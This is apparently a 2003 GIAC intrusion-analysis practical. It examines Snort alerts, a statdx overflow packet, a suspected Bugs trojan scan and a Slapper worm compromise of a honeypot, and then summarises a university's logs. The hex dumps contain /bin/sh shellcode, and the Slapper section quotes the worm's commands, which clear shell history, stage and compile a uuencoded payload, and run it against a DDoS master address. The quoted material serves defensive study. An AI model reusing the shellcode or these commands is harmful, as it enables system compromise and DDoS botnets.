0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108        .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304        ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089        .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe        ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73        ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c        hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00        ................
```

The packet above included a large number of 9090 'noops' which were then followed by code with /bin /sh embedded somewhere within. What sort of attack is this indicative of?

A) A port scan.
B) An encyrpted tunnel.
C) A remote buffer overflow exploit.
D) Directory Traversal.

Answer: C

References:

Code for the statdx.c exploit http://linux.dp.ua/maillists/lug/200008/msg00002.html
Accessed on 12 May 2003

GIAC Practical, George Bakos, http://www.giac.org/practical/George_Bakos.html
Accessed on 12 May 2003

Network Detect 2 : Bugs Trojan Scan (Or Not)

This alert was initially reported to incidents.org as a possible bugs trojan scan, however, through investigation and with help from the list, it became clear that this was not the case. For the purposes of recording the process, the analysis has been included intact.

The offending packet came from the incidents.org raw logs:-

```
13:53:21.926507 68.41.28.138.2115 > 170.129.225.41.2115: . 5281948:5281976(28)
win 28674 (DF)
0x0000   4500 0030 8b06 4000 6b06 9863 4429 1c8a        E..0..@.k..cD)..
0x0010   aa81 e129 0843 0843 0050 989c 2f47 0000        ...).C.C.P../G..
0x0020   0000 7002 14f0 b4f6 0000 0204 0218 0101        ..p.............
```

1. Source of Trace: www.incidents.org/logs/raw/2002.10.15

2. Detect was generated by: Snort generated the following alert on this packet after the tcpdump log file, above, was analysed using snort with the default ruleset enabled:-

```
[**] [116:46:1] (snort_decoder) WARNING: TCP Data Offset is less than 5! [**]
[Classification: Generic Protocol Command Decode] [Priority: 3] 11/15-
13:53:21.926507 68.41.28.138:0 -&gt; 170.129.225.41:0 TCP TTL:107 TOS:0x0
ID:35590 IpLen:20 DgmLen:48 DF ******** Seq: 0x50989C Ack: 0x2F470000 Win:
0x7002 TcpLen: 0
[Xref => http://www.kazaa.com]
```

This alert is not associated with a rule, but is produced by the snort pre-processors and indicates a malformation in the packet structure. Notice that snort has not correctly decoded the source & destination ports.

As the log file above stands on its own, and there are no other packets relating to the destination IP (170.129.225.41) there is not much that we can assume about the network structure or the type of machine that the target is, or if it even exists.

After some investigation of Snort and a post to the snort-users group, it was discovered that the above alert was not accurate. The snort_decoder should not produce any Xref's or Classification. The correct alert should have been:-

```
[**] [116:46:1] (snort_decoder) WARNING: TCP Data Offset is less than 5! [**]
11/15-13:53:21.926507 68.41.28.138:0 -&gt; 170.129.225.41:0 TCP TTL:107 TOS:0x0
ID:35590 IpLen:20 DgmLen:48 DF ******** Seq: 0x50989C Ack: 0x2F470000 Win:
0x7002 TcpLen: 0
```

The problem was caused by the use of bpf filters on snort to limit the capture to only the IP address of interest.

3. Probability the source address was spoofed:

Unlikely that the source IP address was spoofed as the traffic appears to be corrupted web traffic, which may have been part of an existing session or a scan for machines listening on port 80. There was initially a suspicion that this may have been a scan for the 'Bugs' trojan which is known to listen on port 2115.

4. Description of Attack:

It is unlikely that this was an attack of any sort, it appears that snort was simply alerting on a malformed packet. However, through the analysis process the possibility that this was a scan for the Bugs Trojan was investigated, the summary of the investigation is also included for interest sake.

Bugs:
Bugs is a windows trojan that runs a server on the victim machine, listening on TCP port 2115 by default. The attacker then connects to this port using the bugs client and can control the victim machine. It was initially thought that the packet corruption may have been intentional as a means of bypassing firewall restrictions, the more likely scenario, as suggested by Oliver Viitamaki, is that the packet was corrupted on the wire or through the capture process.

5. Attack Mechanism:

Packets collected by an IDS can often become corrupted due to a hardware failure of a network device, through an error in the capture process or by corruption while in transit (eg. Power spikes, electromagnetic interference). There is also the possibility that the packet was 'crafted' and the corruption was intentional. If an attacker can include a TCP packet with an invalid checksum within their attack then they may be able to assume that the IDS will process the packet, whereas the victim machine will drop the packet. This is not relevant to the packet for this detect as it is a SYN packet, indicating the beginning of a transaction, it could however be used to test if the destination machine was dropping packets with invalid TCP checksums.

The particular packet that we are concerned with has a number of things wrong with it, the IP header appears valid and the checksum is correct, indicating that the destination and source IP addresses are probably not corrupt. However, the TCP portion of the packet appears badly corrupted, with an incorrect checksum and a non-zero Acknowledgment

Number (Should be zero for a SYN as no data has been received yet). The Offset (Header Length) is zero, and the TCP options appear invalid.

```
0x0000   4500 0030 8b06 4000 6b06 9863 4429 1c8a        E..0..@.k..cD)..
0x0010   aa81 e129 0843 0843 0050 989c 2f47 0000        ...).C.C.P../G..
0x0020   0000 7002 14f0 b4f6 0000 0204 0218 0101        ..p.............
```

For interest sake, a reconstruction of a Bugs trojan connection was made to compare the traffic generated with the alert that we have.:-

```
13:11:47.317143 ATTACKER.1046 > VICTIM.2115: S 2224003596:2224003596(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 ba4d 4000 8006 8ba6 YYYY YYYY        E..0.M@.....S[..
0x0010   XXXX XXXX 0416 0843 848f 9a0c 0000 0000        S[.....C........
0x0020   7002 faf0 a865 0000 0204 05b4 0101 0402        p....e..........
```

It appears that an extra word has been inserted somewhere in the suspicious packet, otherwise it looks similar to the Bugs packet, which incidentally, is similar to any standard SYN packet with TCP options and no data.

Taking a closer look at both the packets, it became clear that the sequence of '0000 0000' looks like it should be in the Acknowledgment Number field and not spread between two fields. Subsequent analysis showed that if the duplicate port value '0843' is removed and each of the words is shifted along one, with a 0402 added on the end, then the packet can be decoded by tcpdump with no errors, as a standard port 80 SYN packet. The corrected packet looks like:-

```
2002-11-15    03:53:21.926507    (tos    0x0,    ttl    107,    length:    48)
pcp02097455pcs.brmngh01.mi.comcast.net.2115 > 170.129.225.41.http: S [tcp sum
ok] 2560372551:2560372551(0) win 5360 <mss 536,nop,nop,sackOK> (DF)
0x0000   4500 0030 8b06 4000 6b06 9863 4429 1c8a        E..0..@.k..cD)..
0x0010   aa81 e129 0843 0050 989c 2f47 0000 0000        ...).C.P../G....
0x0020   7002 14f0 b4f6 0000 0204 0218 0101 0402        p...............
```

Everything looks fine, with a valid TCP checksum and TCP options that make sense. Of some interest is the fact that this decoded packet, with correct checksums, shows a Maximum Segment Size(MSS) of 536 and a window size of 5360. These do not match any standard operating system and indicate that either the packet was further corrupted or this may have been crafted scanning activity.

6. Correlations:

Some days later, the same IP source address sent a very similar packet to a different IP on port 80. (Sourced from www.incidents.org/logs/raw/2002.10.16). This is almost the same packet.

```
14:11:54.416507 (tos 0x0, ttl 106, length: 48) 68.41.28.138.4110 >
170.129.23.60.80: . [bad tcp cksum 14f0 (->503)!] 1531912236:1531912264(28) win
28674 (DF)
0x0000   4500 0030 9bb8 4000 6a06 529f 4429 1c8a        E..0..@.j.R.D)..
0x0010   aa81 173c 100e 0050 5b4f 202c 0000 0000        ...<...P[O.,....
```

```
0x0020   0000 7002 14f0 14f0 c381 0000 0204 0218        ..p.............
```

Considering the previous analysis, this packet may also have been corrupted. A different portion of the packet has been repeated, ie. (14f0 14f0). Maybe this particular machine 68.41.28.138 has a faulty network card, or is intentionally using corrupted packets for scanning purposes.

The source IP 68.41.28.138 does not have any entries on the D-shield website and doesn't bring up anything on a google search. A lookup on Samspade.org suggests that this IP address is own by a Cable ISP company ComCast Cable Communications.

7. Evidence of Active Targeting:

There does appear to be evidence of active targeting. The attacker has only targeted specific IP addresses rather than scanning subnets. Possibly the attacker became aware of this IP address through web-browsing or mail activities, or it may, of course, be a randomly chosen address.

If the packet was standard web-traffic that became corrupted, it is unusual that the destination IP address does not trigger any other port 80 traffic, or any traffic for that matter. It is more likely that this is a scan looking for hosts that will reply on port 80.

8. Severity: Using the formula: Severity = (Criticality + Lethality) -
(System Countermeasures + Network Countermeasures)

Target's Criticality: 3 (No information to guide us, may be a desktop workstation, but the machine targeted on port 80 may be a web server)
Attack Lethality: 2 (A packet with a corrupt TCP checksum is not going to affect the vicitim machine, though it may fool our IDS)
System Countermeasures : 4 (A good TCP stack implementation will drop the packet)
Network Countermeasures : 4 (Our IDS is clearly looking for malformed packets and hopefully the Firewall is dropping them)

(3+ 2) - (4 +4) = Severity of -3

There are more factors that could be considered in this situation, such as the strange windows size and MSS size. Did this packet reach the host or was it dropped by the firewall. Maybe a full capture should be set up on the source IP address for the next few months.

9.Defensive Recommendation:

- Block Trojan ports at the Firewall

This option will only be suitable in a corporate network with a good security policy that only allows standardised traffic and does not permit users to run high-port services on their desktop machines. The alternative is to at least block trojan ports on your single purpose servers, eg. mail, www, ftp. The firewall only needs to block

incoming traffic that is attempting to connect, ie. SYN's, to services on known trojan ports.

- Run Host Based IDS

This option can become quite cumbersome to manage in a large network.

- Ensure that the Firewall drops malformed packets

In the case of the packet above, the malformation of the packet has corrupted the TCP Header checksum. The firewall could include a rule such as:-

```
iptables -I INPUT -p tcp -m state --state INVALID -j DROP
```

Similairly for CISCO equipment the Selective Packet Discard (SPD) feature could be enabled:-

```
ip spd mode aggressive
```

if the packet is a corruption on the wire, then TCP will easily recover from the error. If it is an intentional malformation by an attack, then we will not be affected.

- Inform the IP Address Owner or ISP

If malformed packets consistently arrive from a certain IP or network then it may be a good idea to send an e-mail to the network manager advising of a possibly hardware problem on the network. If it is not a hardware problem and the packets are being crafted, then the network administrator may investigate further.

10.Multiple Choice Test Question:

If your IDS sensor detects a malformed packet, ie. the checksums are not correct, then what possibilities should be considered?

A) An attacker is launching corrupted packets.
B) A network device has a hardware fault and is corrupting the packets, or there is a fault 'on the wire'.
C) The Network Sensor is introducing errors through its collection and storage processes.
D) All of the above.

Answer: D

11. References:

Binary for Bugs Trojan http://www.hackernetwork.de/site/rat.html

Firewall Rules http://archive.linuxfromscratch.org/mail-archives/blfs-book/2001/08/0058.html

CISCO SPD http://www.cisco.com/warp/public/63/spd.html#spd_process

Ptacek & Newsham, Paper on IDS Evasion
http://www.linuxsecurity.com/resource_files/intrusion_detection/Ptacek-Newsham-Evasion-98.html

Postings & Replies to Incidents.org
http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00129.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00133.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00137.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00138.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00183.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00186.html

The first posting of this detect was shown to be deficient in a number of areas and this was kindly pointed out by Oliver Viitamaki. The answer to this question resulted in a re-think of the analysis before the second post.

```
Q1. What would happen if the packet were incorrectly stored at the
detection point? This could be caused by the location of the detector,
or the processing speed of the detector, as others have already pointed
out in other practicals, and other submissions to this list.
```

After the second post, a reply by Andrew Rucker Jones prompted an investigation into a problem with snort, the result of this is part of the final analysis.

```
Q2. What is the cross-reference to KaZaa doing there? Is this typical
for KaZaa traffic in some way?
```

A further question from Andrew Rucker Jones was also answered through changes to the analysis. The alert was definitely a false alarm with regards to Bugs, and the source IP never appears on any web search or the Dshield website.

```
Q3. What You have is good. Question: Is this a false alarm due to
packet corruption, or is this an attack? You never come out and decide
that it is one or the other, but that is part of the analysis. Next
question: Can You find evidence that this source address has attacked
other people

(e.g. in DShield's database)? Who is the attacker? These questions may
be relevant even if it turns out to be packet corruption, because You
claim that the source is searching for Bugs trojans (unless the ports
were corrupted, too?).
```

The postings should be read for a more complete look at the questions and responses and the evolution of the analysis.

Network Detect 3: OpenSSL Worm

```
[**] [1:1881:4] WEB-MISC bad HTTP/1.1 request, Potentially worm attack [**]
[Classification: access to a potentially vulnerable web application] [Priority:
2]
03/05-13:46:55.560628 160.79.103.85:39585 -> 192.168.1.140:80
TCP TTL:46 TOS:0x0 ID:16137 IpLen:20 DgmLen:70 DF
***AP*** Seq: 0x130A8631  Ack: 0xF1AAE8F4  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30325079 13451665
[Xref =>
http://securityresponse.symantec.com/avcenter/security/Content/2002.09.13.html]

[**] [1:1887:2] MISC OpenSSL Worm traffic [**]
[Classification: Web Application Attack] [Priority: 1]
03/05-13:47:06.769489 160.79.103.85:39765 -> 192.168.1.140:443
TCP TTL:46 TOS:0x0 ID:54490 IpLen:20 DgmLen:174 DF
***AP*** Seq: 0x14056A4C  Ack: 0xF1BE8DDF  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30326200 13452787
[Xref => http://www.cert.org/advisories/CA-2002-27.html]
```

1. **Source of Trace:** The two alerts above came from a tcpdump of logs to a RedHat honeypot machine. The log was analysed after it was discovered that the machine had been compromised. 192.168.1.140 is the NAT'd address of the honeypot.

2. **Detect was generated by:** Snort 2.0.0 with the default rule set generated the alerts above.

3. **Probability the source address was spoofed:** This traffic is a worm probing a webserver to test for vulnerabilities or information regarding the name & version of the webserving application. It would be of no value if the information could not be retrieved, so it is highly unlikely that the source address is spoofed.

4. **Description of Attack:** This traffic is generated by a worm that scans for a vulnerable SSL Apache webservers and then exploits the vulnerability. Once the exploit is successful a program is uploaded and run on the victim machine so that is can be used as a drone in a Distributed Denial of Service network.

5. **Attack Mechanism:**
   The attack occurs in two parts, firstly the webserver is probbed on port 80 to gain information. Snort detects the data “GET / HTTP/1.1|0d 0a 0d 0a|" within the packet, indicating an invalid query to which the server responds with the following packet:-

```
HTTP/1.1 400 Bad Request
Date: Mon, 03 Mar 2003 01:48:00 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b DAV/1.0.2 PHP/4.0.6 mod_perl/1.24_01
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

169
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
```

```
client sent HTTP/1.1 request without hostname (see RFC2616 section
14.23): /<P>
<HR>
<ADDRESS>Apache/1.3.20 Server at 127.0.0.1 Port 80</ADDRESS>
</BODY></HTML>
```

This provides the worm with enough information to try its SSL attack. The next snort alert is triggering on the content "TERM=xterm" in the packet, this packet is part of what the worm does after the exploits has been successful. The actual packet of the successful exploit was found in the dump file:-

```
2003-03-05 03:47:06.133054 (tos 0x0, ttl 46, length: 526)
160.79.103.85.39765 > 192.168.1.140.443: P [tcp sum ok] 52:526(474) ack
1091 win 8720 <nop,nop,timestamp 30326136 13452718> (DF)
0x0000   4500 020e d4d8 4000 2e06 ac38 a04f 6755        E.....@....8.OgU
0x0010   c0a8 018c 9b55 01bb 1405 684f f1be 8da7        .....U....hO....
0x0020   8018 2210 4394 0000 0101 080a 01ce bd78        ..".C..........x
0x0030   00cd 45ae 81d8 0201 0080 0000 0080 014e        ..E............N
0x0040   2470 8678 6542 4be0 0bf9 0ae0 3c95 76ac        $p.xeBK.....<.v.
0x0050   fce2 ae0d 5b25 4cb8 0cb3 1ae8 4dba 0a8d        ....[%L.....M...
0x0060   83c5 54b0 568d 6b81 a71c 0e75 07e8 a221        ..T.V.k....u...!
0x0070   ea53 09f3 f09a 7307 a556 4af1 5e69 2a52        .S....s..VJ.^i*R
0x0080   4ecb fcc0 0565 882f dd0a a9af 7807 7eb3        N....e./....x.~.
0x0090   1c5d 0ab0 164a 08df c6e6 53ae 79ca 3ef8        .]...J....S.y.>.
0x00a0   be0a 9540 7683 faab de2b 6ecf 0d8f e645        ...@v....+n....E
0x00b0   14e9 faf6 9543 8e1d a40e 1e3e f652 0ef8        .....C.....>.R..
0x00c0   0e0c 2f34 2f0b 482c 4141 4141 4141 4141        ../4/.H,AAAAAAAA
0x00d0   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x00e0   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x00f0   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0100   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0110   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0120   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0130   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0140   4141 4141 4141 4141 0000 0000 0000 0000        AAAAAAAA........
0x0150   4141 4141 0100 0000 4141 4141 4141 4141        AAAA....AAAAAAAA
0x0160   4141 4141 8cc0 7940 4141 4141 0000 0000        AAAA..y@AAAA....
0x0170   0000 0000 0000 0000 4141 4141 4141 4141        ........AAAAAAAA
0x0180   0000 0000 1100 0000 c894 0908 3816 1708        ............8...
0x0190   1000 0000 1000 0000 eb0a 9090 9090 9090        ................
0x01a0   9090 9090 31db 89e7 8d77 1089 7704 8d4f        ....1....w..w..O
0x01b0   2089 4f08 b310 8919 31c9 b1ff 890f 5131        ..O.....1.....Q1
0x01c0   c0b0 66b3 0789 f9cd 8059 31db 39d8 750a        ..f......Y1.9.u.
0x01d0   66b8 9b55 6639 4602 7402 e2e0 89cb 31c9        f..Uf9F.t.....1.
0x01e0   b103 31c0 b03f 49cd 8041 e2f6 31c9 f7e1        ..1..?I..A..1...
0x01f0   515b b0a4 cd80 31c0 5068 2f2f 7368 682f        Q[....1.Ph//shh/
0x0200   6269 6e89 e350 5389 e199 b00b cd80              bin..PS.......
```

Prior to this Packet being sent, there were a number of TCP handshakes conducted between the attacker and the victim. These are possibly for OS fingerprinting or to gain further information about the SSL server to narrow down the number of attacks to try. Once the exploit is successful the following data is transmitted over the open root shell.

```
export TERM=xterm;export HOME=/tmp;export HISTFILE=/dev/null;export
PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin;exec bash -i
rm -rf /tmp/.unlock.uu /tmp/.unlock.c /tmp/.update.c        /tmp/httpd
/tmp/update /tmp/.unlock;
cat > /tmp/.unlock.uu << __eof__;
begin 655 .unlock
M'XL(\`'C_BCT\`\`^P\\^W/;1L[]59K1_[!UISE*IFU1+]M1F*EBJSE/'=ECV>WU
M2WT:BEQ9'\$LD0U)VW-3_^P=@ET]1L>PX;>_FF(D>6\`\`+8\`\$L]B%O+YR9:UYO

..SNIP..

M?42[^]Q][CYWG[O/W>?N<_>Y^]Q][CYWG[O/W>?N<_>Y^]Q][CYWG[O/W>?N
```

```
2<_>Y^]Q]UO[\\/WZSZ\$(\`0\`\$\`
\`
end
__eof__
uudecode -o /tmp/.unlock /tmp/.unlock.uu;   tar xzf /tmp/.unlock -C /tmp/;
gcc -o /tmp/httpd  /tmp/.unlock.c -lcrypto; gcc -o /tmp/update /tmp/.update.c;
/tmp/httpd 12.234.120.248; /tmp/update;
rm -rf /tmp/.unlock.uu /tmp/.unlock.c /tmp/.update.c        /tmp/httpd
/tmp/update; exit;
```

From this we can see that a file called .unlock.uu was downloaded, decompressed and two programs .unlock.c and update.c were compiled and run. The program tells us that the 'master' of this DDOS network is 12.234.120.248. This IP address is part of a CLASS C network belonging to AT&T Worldnet Services. Possibly a compromised machine that is using AT&T's ISP services.

6. Correlations:

This variation of the Slapper Worm has been seen on other networks as seen in the Honeypot reference below. The IP Address, 12.234.120.248, however, does not appear on any web search or the d-shield website. Possibly this is an instance of someone slightly modifying the initial Slapper Worm code and building their own DDOS network. Slapper initially spread with filenames of bugtraq.uu instead of unlock.uu, the F-Secure reference mentions a variation with the unlock.uu filename but it does not appear to be widely reported.

7. Evidence of Active Targeting:

It is unlikely that there is any active targeting. The Slapper worm searches subnets based on randomly chosen IP Addresses/Subnets.

8. Severity: Using the formula: Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Target's Criticality: 1 (Honeypot Machine)
Attack Lethality: 5 (Root level compromise, DDOS network setup)
System Countermeasures : 2 (The Apache + SSL version running was not patched)
Network Countermeasures : 4 (The firewall does not allow the honeypot to establish new outgoing connections)

(1+ 5) - (2 +4) = Severity of 0

9. Defensive Recommendation:

- Ensure that the Apache + SSL versions on web servers are not vulnerable to common exploits.
- Ensure that an IDS is run to pick up common side-effects of compromises, such as detecting the 'TERM=xterm' type of packet leaving your network. This will assist in detecting worms that have not yet been identified by Anti Virus software.
- Run Anti-Virus software on desktop machines and critical servers. Ensure that this software is regularly updated.

10. Multiple Choice Test Question:

The Slapper worm spreads using a vulnerability in what web-related service?

A) IIS Webserver
B) Apache Open SSL Service
C) Open SSH

Answer: B

11.References:

Symantec OpenSSL Worm Analysis
http://securityresponse.symantec.com/avcenter/security/Content/2002.09.13.html
Accessed on 19th May 2003.


F-Secure Slapper Analysis http://www.f-secure.com/v-descs/slapper.shtml Accessed on 19th May 2003.

Analysis of similar worm Compromise
http://project.honeynet.org/scans/scan25/sol/ricci-sc.ieong/Scan25_draft.htm
Accessed on 19th May 2003


Part 3: Analyse This

Executive Summary: University Log analysis from 1 – 5 May 2003


The network traffic analysed for the university gateway showed a largely standard set of alerts given the amount of internet 'noise' in the current climate. There are a number of machines that appear to have been compromised by worm's, however, this cannot be confirmed without an inspection of the specific machines. There appears to be a policy problem in the use of Internet Relay Chat on the network, as traffic related to this activity was easily the most noticeable.



The graph above shows the total for alerts, scans, and Out of Specification (Unusual) traffic during the 5 day period. The 3, very noticeable, spikes relate to a Denial of Service attack launched against IRC servers on the 'elite-irc' network. This type of attack is a common component of the 'gang warfare' style society that develops on IRC. While the perpetrators may have not considered the consequences, the attacks use up a significant amount of bandwidth and in this case would have cause some trouble for the US Postal service as their network was spoofed (impersonated) in the attack. There is a possibility that this attack was launched but never actually left the university campus, depending on how the firewall is configured.



The graph above shows each of the three types of event separately. Notice that the OOS events have been amplified by x100 so that they are visible on the graph. There are actually very few of them when compared with the other events. The large scan that occurred on 5 May at around 15:30 was a scan of all 65535 ports on 130.85.132.26 by a machine belonging to North Carolina State University, this behaviour is clearly aggressive scanning. The IP address is further analysed in the External section of the analysis.



After the 3 large IRC DOS attacks were removed from the alert graph, the graph above shows a clearer pattern of alerts as they relate to days. There is a clear increase in alerts generated over the weekend. The increase appears to be due to incomplete fragments that came from MY.NET.210.114 and where destined for a host belonging to a Spanish ISP. There were over 288,209 events related to this traffic. If the alerts only represent a subset of the total traffic, then a significant amount of bandwidth may have been utilised.

Without access to the snort rules and data associated with the alerts, the best summary of the alerts, scans and OOS events has been provided. A list of possibly compromised hosts and some suggestions for defensive measures has been included.

Files Analyzed: The following files were used in the analysis:

Name:	Size:
alert.030501	4552k
alert.030502	10112k
alert.030503	50456k
alert.030504	38080k
alert.030505	10884k
OOS_Report_2003_05_02_28431	1360k
OOS_Report_2003_05_03_7239	976k
OOS_Report_2003_05_04_21395	1120k
OOS_Report_2003_05_05_25821	736k
OOS_Report_2003_05_06_7938	632k
scans.030501	1372k
scans.030502	7880k
scans.030503	15232k
scans.030504	18776k
scans.030505	11176k

These files were downloaded from www.incidents.org/logs and correspond to the 5 day period May 1 – May 5 2003. The time frame for the files is slightly skewed as the following first/last alert times show.

Type:	First Entry:	Last Entry:
alert.*	May 1 - 11:18	May 6 – 00:22
OOS.*	May 1 – 00:06	May 5 – 23:52
scans.*	May 1 – 11:18	May 5 – 23.44

The OOS files are dated using a different convention. The files chosen match the dates 1 May – 5 May as closely as possible. There is a 12 hour period missing from the alert & scan files on the 1st of May. The files available for April 30th were empty, so the analysis was completed with the missing 12 hour period.

Internal Machines/Compromises:

The analysis highlighted the following machines as possibly compromised or running inappropriate services.

IP:	Compromise:
MY.NET.97.181	Possible NIMDA
MY.NET.97.48	Possible NIMDA
MY.NET.252.78	Possible Adore Worm
MY.NET.99.51	Possible Adore Worm
MY.NET.238.78	Possible Adore Worm
MY.NET.201.58	Possible Adore Worm
MY.NET.140.9	Possible Adore Worm
MY.NET.234.82	Possible TFTP Server Running
MY.NET.208.62	Possible TFTP Server Running
MY.NET.114.54	Possible TFTP Server Running
MY.NET.117.155	Possible TFTP Server Running
MY.NET.114.44	Possible TFTP Server Running
MY.NET.132.26	Possible TFTP Server Running

```
MY.NET.190.93      Check for Remote Netbios Compromise
```

Defensive Recommendations:

IRC: There is a large amount of IRC traffic entering and leaving the university network, IRC can be used for illegal software download and also for the spread of worms and trojans. Some consideration should be given to altering the university policy on IRC. There were three significant floods generated by IRC users, one of which used the US postal service as a 'spoofed' source. It is possible that this attack never made it past the university firewall as 'spoofed' traffic should be dropped by egress filters. To mitigate these dangers, users could also be forced to connect to a local IRC server on which all activity is logged.

Scans, Worms, Trojans: Much of this activity involves external machine scanning for backdoors or weak services on internal university computers. Ideally services should be limited to registered servers and standard user machines should not be directly addressable by external machines unless there is a specific firewall rule for this traffic. Without this sort of firewall filtering, the security administrators are relying on users to secure their machines and be fully aware of the services that they are running. A quick scan of the University address range with a product like Nessus (www.nessus.org) would be a good start for finding out what the 'attacker' is seeing.

Multicast: It appears that some sort of multicast system is being run between university networks. Data from various packets is being sent out through the firewall using port 56464. This data is actually other packets, ie web, SMB, etc with the destination port changed in some way. Possibly data is being picked of the internal network and been sent to the multicast server where it is re-inserted into another network. Without full knowledge of the network configuration, it is difficult to investigate this further, however, hopefully the network administrators are fully aware of this activity.

Analysis:

